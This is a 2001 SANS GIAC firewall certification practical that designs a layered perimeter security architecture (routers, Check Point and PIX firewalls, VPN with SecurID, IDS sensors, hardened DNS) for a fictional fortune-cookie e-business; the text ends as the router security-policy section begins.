Global Information Assurance Certification Paper

GIAC Training & Certification

GIAC Level 2: Firewalls, Perimeter Protection, and VPN's GCFW Practical Assignment
Version 1.5e

SANS 2001

Submitted by: Andreas Lalos

Date: August 15, 2001

Table of Contents

Assignment 1 - Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

Introduction

GIAC Enterprises, a growing Internet startup expects to earn $200 million per year in online sales of fortune cookie sayings, and has just completed a merger/acquisition. Due the fact that GIAC's network is the single most important business resource, important architectural design considerations should be taken to guarantee the non-stop operation.

The proposed architectural design must support high availability, a secure infrastructure, and a management infrastructure.

This architectural foundation must meet a number of key design goals.
The key architectural goals for the GIAC Enterprises architecture include:

- Security. The architecture must provide an end-to-end security model that protects data and the infrastructure from malicious attacks.
- Scalability. All components of the architecture must support scaling to provide continuous growth to meet user demands and business requirements.
- Availability. Components of the architecture must provide redundancy or functional specialization to contain faults.
- Manageability. Ease of configuration, ongoing health monitoring, and failure detection, are vital to the goals of availability, scalability, and security and must be able to match the growth of the environment.

The cost of the overall solution was not a decision criterion since the economic loss of a network downtime would be unacceptable. It is assumed that GIAC Enterprises will provide well-trained Network Security personnel, able to manage the proposed security infrastructure, and also capable of responding in security threats.
Wherever possible, without compromising the above design goals, products from the same vendor were chosen for manageability effectiveness.

A Few Words For The Architecture

GIAC Enterprises as any other e -business site that conducts financial transactions and stores sensitive information, such as credit card data, becomes a target for m alicious attacks that can damage the company if the private data is compromised.

So, due to vital organization's business needs there are defined multiple layers of security for completely securing the infrastructure The architecture is broken into separ ate layers. This allows for the compartmentalization of systems so that a partial compromise of a system does not result in data loss. The main focus of the security effort lies within two distinct areas:

- Network security
- Host-based security.

Network security is implemented by breaking up the network into multiple segments and protecting each segment from attacks by using various network devices. These devices are routers with filter rules, firewalls from different vendors, for each tier consisting of mul tiple segments, and network based intrusion detection systems (IDS).

Host-based security consists of providing each server in the architecture with as much inherent security as possible. Except system hardening and where appropriate host based IDS are provided so that hosts do not rely entirely on the network for protection.

Whenever appropriate, dual components are utilized so that redundancy is provided without whole equipment being fully redundant.

Logical Architecture

The network topology of GIAC Enterprises is built on a 3-layer logical architecture. The Figure 1.1 represents the concept and the essential elements of this e-business site.




Figure 1.1 GIAC's Logical Network Architecture

The Access Layer consists of Internet users and the devices in the perimeter network. The Distribution Layer consists from the external high-available firewall, the VPN device and first level application servers. The Core Layer consists of the internal firewall, and an internal network that incorporates dedicated networks for Management servers, Data servers, and the corporate users. A Storage Area Network (SAN), built on a high speed Fiber Optic backbone, is a part of the data network. It is used to centralize storage from all the critical servers in a high available, powerful and redundant disk storage system that does not interfere with the IP network. All these components make up the logical infrastructure of the GIAC Enterprises network architecture.

Physical Architecture

The diagram in Figure 1.2 represents the proposed physical architecture for GIAC Enterprises. Following are described in more details the three layers constructing GIAC's network.

I. Access Layer

The Access Layer consists of Partners, Suppliers, Remote Users, Customers, Border Routers and the secondary Domain name server of GIAC places in the environment of an ISP.

Partners, Remote Users & Suppliers

GIAC Enterprises has built a specific Extranet site where authorized users will be able to login. Special consideration has been taken for the way authorized users will enter the network. Every user will login into a Checkpoint VPN-1 module with the VPN-1 SecuRemote Client software. SecuRemote provides VPN capabilities for remote connections. Specifically it allows for encrypted connections either across private networks, or tunneled over the public Internet. Different access rules will be defined to the VPN-1 module. Access rules of each group of users are dependable of the overall security policy that will be implemented to GIAC Enterprises. Due to the fact that international partners will resell fortune cookies, except translating them additional connectivity will be allowed to e-commerce service network, described later.

An alternative solution for secure remote connections could be the VPN-1 SecureClient. This solution is proposed for future implementation, according to GIAC Enterprises growth. VPN-1 SecureClient uses a centralized Policy Server to protect network clients. First, the VPN-1 administrator defines the level of client security to be deployed across the enterprise. This management decision consists of two components: the Security Policy to be installed on client machines and the required Security Configuration settings to be enforced. Users must successfully authenticate themselves in order to download the enterprise-wide security policy from the VPN-1 Management Console. Their machines must then meet the specified security configuration requirements in order to establish VPN connections. VPN-1 SecureClient will strengthen the security of GIAC Enterprises Corporate network by ensuring that intruders—such as users on shared outside networks—can not take advantage of an insecure remote client machine to hijack an existing VPN connection to the corporate network.

Advanced security and strong encryption features of Checkpoint will be implemented in order to provide the optimal security of VPN connections. CheckPoint Hybrid Mode Authentication for IPSec will be enabled in VPN-1 module. IPSec operates at the network layer, where as other approaches insert security at the application layer. The benefit of network layer security is that it can be deployed independently of applications running on the network. Hybrid mode allows the use of alternative authentication methods for users while using IKE Encryption. This authentication technology is currently an IETF draft, making CheckPoint the only vendor with such a solution that is considered to be included into the IPSec standard.

The standard IKE authentication method for IPSec is the use of Digital Certificates and Pre -Shared Secrets. Hybrid mode of Checkpoint enables the use of alternative widely deployed authentication techniques such as SecureID cards,RADIUS,TACACS+,LDAP, Firewall -1 Internal Passwords etc. In the proposed architecture SecurID will work in conjunction with SecuRemote to provide token based one -time-password authentication. It requires users to be authenticated by a separate Authentication Server, rather than the Firewall, and provides a far stronger method of authentication than user passwords provide.
The benefits of such an implementation are as follows:

- Strong security through the IPSec standard and the technologies it supports, such as the Internet Key Exchange (IKE) and Triple DES encryption.
- Standards-based interoperability that does not require the deployment of new authentication technologies such as X.509 certificates.

Customers

Special care must be taken for customers purchasing fortune cookies on -line. Customers will access the E-Commerce server placed at the E -Commerce Service Network via their WEB browser. On-line sales are available since personal data and credit card numbers are secure transmitted over public network with SSL encryption.

External Secondary DNS Server

A secondary DNS Server will be hosted to an ISP to provide to GIAC Enterprises alter native Domain Name Resolution services for the public servers. DNS Server will be hardened, installed on FreeBSD 3.4 running the latest version of BIND 9.1.3.
Note: The ISP recently upgraded to BIND 9.1.3 in order to overcome the several vulnerabilities of previous versions of BIND that have been reported from CERT Advisory CA-2001-02 "Multiple Vulnerabilities in BIND" 29/1/2001. The DNS server is configured to block zone transfers of GIAC Enterprises Domain.




Figure 1.1 GIAC's Logical Network Architecture

Border Routers

Internet will be accessible f rom three Cisco routers with dedicate WAN links. CISCO 2620 router will be connected to the FW -1/VPN-1 module via a 512Kbps leased line and will provide encrypted access to suppliers, remote users and partners.

CISCO 3620 routers will be connected to two high available firewall modules, as shown in figure 1.3, and will provide connectivity to E -Commerce Service Network for customers and partners. Additional Corporate network users will access the Internet from this gateway.

Routers will be configured in redundant architecture running the Cisco's Hot Standby Routing Protocol (HSRP) and the Border Gateway Protocol (BGP) which provide automatic router backup.




Figure 1.3

HSRP enables the two routers to work together to present the appearance of a single virtual route r or default gateway to the firewall modules. By sharing an IP address and a MAC address the two routers act as one virtual router and are able to seamlessly assume the routing responsibility in the case of a defined event or the unexpected failure. This enables the active firewall module to continue forward IP packets to a consistent IP and MAC address enabling the changeover of devices doing the routing to be transparent to them and their sessions.

HSRP uses a priority scheme to determine which HSRP-configured router is to be the default active router. HSRP works by the exchange of multicast messages that advertise priority among HSRP-configured routers. When the active router fails to send a hello message within a configurable period of time, the standby router becomes the active router. Further information on BGB features and its reliable Internet Connectivity are available from Robert A. Van Valzah's Book.
(http://www.bgpbook .com/archpolicybrsel.html#ARCHPOLICYBRSEL90)

Routers will be hardened with small services being disabled and Syslog features being enabled, to log to the central Syslog server. Secure Shell (SSH) will be used for remote management. Additional security wi th ingress and egress filters, control of ICMP traffic and block of source routing will be applied.

II. Distribution Layer

Distribution Layer consists of the HA Firewall modules, the VPN module, the E-Commerce Service Network and Partners & Suppliers Service Network.

High Available Firewall

Checkpoint FW-1 modules version 4.0 build 4304 (SP8), will be installed in two Servers running Solaris 8. Servers will be hardened according to Lance Spitzner's recommendations at http://www.enteract.com/~lspitz/armoring.html . The network synchronization daemon xntp will be installed to keep synchronized both modules with the NTP server for accurate logging and state information updates. Firewall-1 is based upon Stateful Inspection technology. Stateful Inspection provides full application-layer awareness without requiring a separate proxy for every service resulting improved performance. Firewall modules machines will be configured so that each one acts as a backup for the other. Firewall-1 modules protect the E-Commerce service network and internal resources. The internal IP address scheme is protected with Static Network Address Translation. The security policy denies all network traffic except the protocols and services needed for communication with the servers in E-commerce service network and management station. Secure Shell (SSH) is used to remotely manage firewall modules. A feature provided on Solaris against NT operating system for firewall installation is that Solaris by default disables IP forwarding and it is managed from the FW modules. On NT operating systems IP forwarding should be enabled for proper operation of FW-1. Enabling IP forwarding is dangerous since a Denial of Service Attack (DoS) against Firewall daemon would allow incoming packets to path through the operation system.

E-Commerce Service Network

E-Commerce Server

E-Commerce Server will be a high available HP N-Class PA-8600 server running HP-UX 11.1. The installed applications are the front-end WEB Server and the Internet payment transaction processing software of VeriFone, PayWorks. All transaction data will be encrypted using the SSL (Secure Sockets Layer). The Secure Sockets Layer (SSL) is an industry standard protocol adopted by the Internet community to provide secure transmission of private information being sent over the Internet. The protocol provides data encryption, server authentication, message integrity, and optional client authentication for TCP/IP connections. SSL uses public and private key pairs to encrypt data sent over the Internet connection. The public and private keys are dissimilar and each pair is unique. The public key is distributed to the customers within a certificate, which contains information that can verify the keyholder's identity and the key's validity. The private key is kept confidential. If data is encrypted with the private key, only the public key can decrypt it. If data is encrypted with the public key, only the private key can decrypt it. This process prevents the data from being compromised while in transit.
In the proposed architecture there is a Network based IDS to monitor malicious attacks of this service network. But since all connections from the E-Commerce Server are encrypted it is not able to capture them. For this reason the HP Intrusion Detection System/9000,is provided.

HP IDS/9000 provides real-time monitoring and detection reporting intrusions as they occur so that immediate action can be taken to prevent malicious acts. HP uses the approach of detection template that guards and focuses on vulnerable areas to attacks. These are the areas in HP-UX intruders probe and try to exploit. When a profiled event is detected it is passed to the correlation engine which determines whether a n intrusion is taking place. This approach to intrusion detection recognizes most current attack scenarios and some future attacks yet to be invented.

Primary External DNS Server

The Primary External DNS Server provides Domain Name Resolution services f or the public servers. DNS Server will be hardened, installed on SUN Solaris running the latest version of BIND 9.1.3. The "SANS Solaris Security Step by Step" guide will provide the guidelines for the hardening. Version 9.1.3 has overcome the several vuln erabilities of previous versions of BIND that have been reported from CERT Advisory CA -2001-02 "Multiple Vulnerabilities in BIND" 29/1/2001. Instead of using Microsoft DNS Server in order to provide an homogenous architecture, is preferred the BIND version 9.1.3 on Solaris, because it provides extra functionality such as limitation of recursive lookups, reducing the risk of outside DNS attacks. The BIND configuration file named.conf has been modified to limit zone transfers only to secondary DNS server host ed to the ISP. Logging of zone transfers, both authorized and unauthorized is enabled.

Mail Relay Server

Alladin eSafe Mail will be installed, on a Windows 2000 fully patched and hardened server, as a content filtering tool, providing full vandal, virus and content filtering protection for both incoming and outgoing email and attachments passing through the SMTP gateway. eConsole, placed in the management network, will monitor and manage the operation of eSafe Mail. eSafe is an OPSEC (Open Platform for S ecure Enterprise Connectivity) product providing fully compatibility with Checkpoint solutions. The OPSEC standard gives a single point of management of all compatible security products and Checkpoint's solutions.

Network Intrusion Detection System

The ISS RealSecure Network Sensor running on a NOKIA IP330 in stealth mode will be placed to the E-Commerce service network. NOKIA IP330 provides a hardened operating system called IPSO, (a modified version of FreeBSD) and is designed for easy deployment, featuring plug-and-play technology and excellent performance. RealSecure will monitor all network traffic for attacks and other security -related events. Attack recognition, incident response, and intrusion prevention will occur immediately, with full customiza tion of signatures and response capabilities. RealSecure Workgroup Manager that provides centralized sensor configuration, report execution, and alert monitoring will be placed in the management network.

Partners Service Network

FW-//VPN-1 module

Checkpoint FW-1/VPN-1 module version 4.1 build 41864 (SP4) running on NOKIA IP440 with operating system IPSO version 3.3. Checkpoint FW-1/VPN-1 module integrates access control, authentication, and encryption to guarantee the security of network connections, the authenticity of users, and the privacy and integrity of data communications. FW-1/VPN-1 module acts as VPN & firewall product protecting the internal systems with its Stateful Inspection capabilities.

As described earlier CheckPoint Hybrid Mode IKE Authentication for IPSec, RSA SecureID tokens will be enabled in VPN-1 module. FW-1/VPN-1 module communicates with the RSA/ACE Server placed in, a more secure place, the Data Segment. The encryption algorithm will be 168-bit Triple-DES. The performance and bandwidth decrease of such an encryption algorithm has been overcome with the high-bandwidth 2MB leased-line and the VPN accelerator card installed into the NOKIA appliance.

The decision to implement this architecture with NOKIA appliance and not on another operating platform where would provide full control of hardening was dependable of two main reasons:

- First NOKIA appliances running on IPSO (or modified freeBSD) have unbeatable performance against other operating platforms such as Windows NT. Solaris was not chosen for differentiating from FW-1 modules protecting E-Commerce service network. Vulnerability on Solaris would not make vulnerable the FW-1/VPN-1 module.
- Because NOKIA has built this proprietary operating system called IPSO, which comes from the very robust freeBSD, has limited weaknesses known to the public Internet.

Web Server

The Web Server will be the front-end application for the access to the internal placed main database server. The server will be Windows 2000 fully patched and hardened.

Network Intrusion Detection System

In the Partners Network there is a Network Intrusion Detection system. This is the ISS RealSecure Network Sensor running on a NOKIA IP330 with a similar configuration as the NIDS of e-commerce service network.

III. Core Layer

Core Layer consists of the Internal Firewall, Management, Data and Internal Corporate segments.

Internal Firewall

The internal firewall will be CISCO PIX 525 with four Fast Ethernet Ports, running the latest available IOS version. Logging features will be enabled for logging to the SYSLOG Server. CISCO PIX will provide protection to the internal tier of the logical architecture (Management, Data and Corporate Networks) with its built in Stateful Inspection technology. The security policy of the firewall will be to deny everything with the exception of specific IP addresses and services providing services for the proper operation of GIAC Enterprises e-business.

The Cisco PIX 525 Firewall has been selected because it delivers strong security and offers outstanding performance necessary for a firewall device between 2nd and 3rd tier. Unlike typical CPU-intensive full-time proxy servers that perform extensive processing on each data packet at the application level, Cisco PIX 525 uses a proprietary, non-Unix, secure, real-time, embedded system. The heart of the PIX 525 is the adaptive security algorithm (ASA), which maintains the secure perimeters between the networks controlled by the firewall. The Stateful, connection-oriented ASA design creates session flows based on source and destination addresses, TCP sequence numbers (which are non-predictable), port numbers, and additional TCP flags. Applying security policy to connection table entries controls all inbound and outbound traffic.

Management Segment

FW Management Console

Checkpoint Enterprise Management Console installed on Windows NT Server 4.0, fully patched and hardened, manages the high-available FW-1 and FW-1/VPN-1 modules. Additionally Enterprise Management Console from a single graphical user interface maintains the state of high-availability modules, the security policy of SecureClients, and event logging of eCosnole from Alladin, which is integrated with it, as an OPSEC compatible product. With this architecture, GIAC's Enterprises security policy can be managed centrally and automatically deployed to all FireWall-1 enforcement points.

IDS Management Console

The RealSecure Workgroup Manager installed on Windows 2000 workstation fully patched and hardened provides centralized management control and configuration of all network sensors. It features report execution, alert monitoring and supports an enterprise database, either MSDE or Microsoft SQL Server. In the proposed configuration we prefer to redirect all alerts via ODBC to a central SYSLOG server

SYSLOG Server

The SYSLOG server is the heart of security logging as all networking perimeter devices send their logs in this for centralized management. SYSLOG server running on Solaris 8 stores its database to the *Disk* Storage System that is connected via a Fiber Optic card.
The "SANS Solaris Security Step by Step" guide will provide the guidelines for the hardening.

NTP Server

The Network Time Protocol (NTP) Server ver 4.0 is used to synchronize the time of all perimeter devices in order to have accurate logging of events. This configuration is based on a Windows NT Server. Cryptographic authentication will be used to prevent accidental or malicious protocol attacks.

Network Intrusion Detection System

In the Management Network there is a Network Intrusion Detection system. This is the ISS RealSecure Network Sensor running on a NOKIA IP330 with a similar configuration as the NIDS of E-Commerce service network.

Data Segment

Database Server

The Database Server is the back-end of both E-commerce Server and Extranet Web Server, hosting sensitive application-specific data. The Database is Microsoft SQL2000 on Windows 2000 Server operating system fully hardened and patched. The database tables are encrypted but an additional level of security is provided.
ISS Database Scanner is also installed in the same server. ISS Database Scanner is an assessment solution engineered specifically to provide automated vulnerability assessment and analysis for database applications. Predefined and customizable security policies allow users to quickly tailor security levels and enforcement to the needs of their databases and database-driven applications. Database Scanner automatically identifies potential security exposures in database systems and applications, ranging from weak passwords to Trojan horses. Its built-in knowledge base, directly accessible from easily understood reports, recommends corrective action for violations and noncompliance. Database Scanner's Penetration Testing feature automatically probes a database through default accounts and password cracking, finding vulnerabilities that knowledgeable attackers would exploit to gain access to database servers and, through them, to an organization's critical data or its network.
Database Server stores its data to the Disk Storage System.

Mail Server

The Mail Server is Exchange 2000 on Windows 2000 Server fully patched and hardened.

Authentication Server

RSA ACE/Server software installed on Windows 2000 Server fully patched and hardened, centrally administers authentication of RSA SecureID tokens, used by Partners, Suppliers, and Remote Users of GIAC Enterprises. RSA ACE/Server utilizes RSA encryption expertise and technology designed to provide a hacker-proof solution.

Network Intrusion Detection System

In the Data Network there is a Network Intrusion Detection system. This is the ISS RealSecure Network Sensor running on a NOKIA IP330 with a similar configuration as the NIDS of e-commerce service network.

Storage Area Network (SAN)

The Storage Area Network consists of the powerful Disk Storage System Symmetrix 3630 that is compatible with all operating systems used by GIAC Enterprises. The system combines high level of performance with virtually 100% operational reliability, and is therefore ideally suited to handle current and future requirements for enterprise-critical storage solutions. Storing all GIAC's Enterprise data in this system provides an additional level of security differentiating it from the IP network.

Corporate Segment

This is the corporate network where GIAC Enterprises users are placed including the corresponding file servers.

Proxy Server

A Microsoft ISA Server provides cashing features to the local users and an additional level of protection from the rest segments..

Local User

Local users operating system is Windows 2000 Pro for maximum security using all the advanced features of native Windows 2000 environment.

Internal DNS Server

Since the corporate architecture is based on Microsoft Platf orm the Internal DNS Serve is on Windows 2000 Server fully patched and hardened

File Servers

The file servers of the corporate network are Windows 2000 Servers fully patched and hardened containing a fiber optic card for connection to the Storage Are N etwork. All data are store to Symmetrix Disk Storage System

Network Intrusion Detection System

In the Corporate Network there is a Network Intrusion Detection system. This is the ISS RealSecure Network Sensor running on a NOKIA IP330 with a similar conf iguration as the NIDS of E-Commerce service network. This IDS is not offered to protect the corporate network from malicious attacks of external intruders, as to protect it from local users. According to latest results of FBI/CSI survey the corporate serve rs are in greater danger from internal users than from Internet hackers. Additionally there are many security levels a hacker must overcome and in most cases his/her actions will have been already recorded from the previous tiers security devices.

Assignment 2 - Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component , be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit f laky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split -horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP -based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered vulnerability.
2. Any relevant information abo ut the behavior of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explanation of how to apply the filter.
6. If the filter is order-dependent, list any rules that shou ld precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

Border Router

Routers are the first line of defense. In the proposed configuration routers do not replicate entire firewall rulebase instead they work together. Of course some rules are replicated such as critical services that must be blocked. In general routers allow everything then deny only specific services or IPs. In contrast, a firewall denies everything then allows o nly specific services or IPs. Routers maintain an Access Control List (ACL) which specifies what traffic can flow inbound or outbound, similar to a firewall rulebase. When an ACL exist, all traffic is dropped except that which expressly permits.

The following rules are applied to routers:

- Block of private addressing
- Control ICMP Traffic
- Block source routing
- Ingress and Engress filters

Following there is a part of routers configuration specific with the security issues :

Password Management

Passwords (and similar secrets, such as SNMP community strings) are the primary defense against unauthorized access to the routers

```
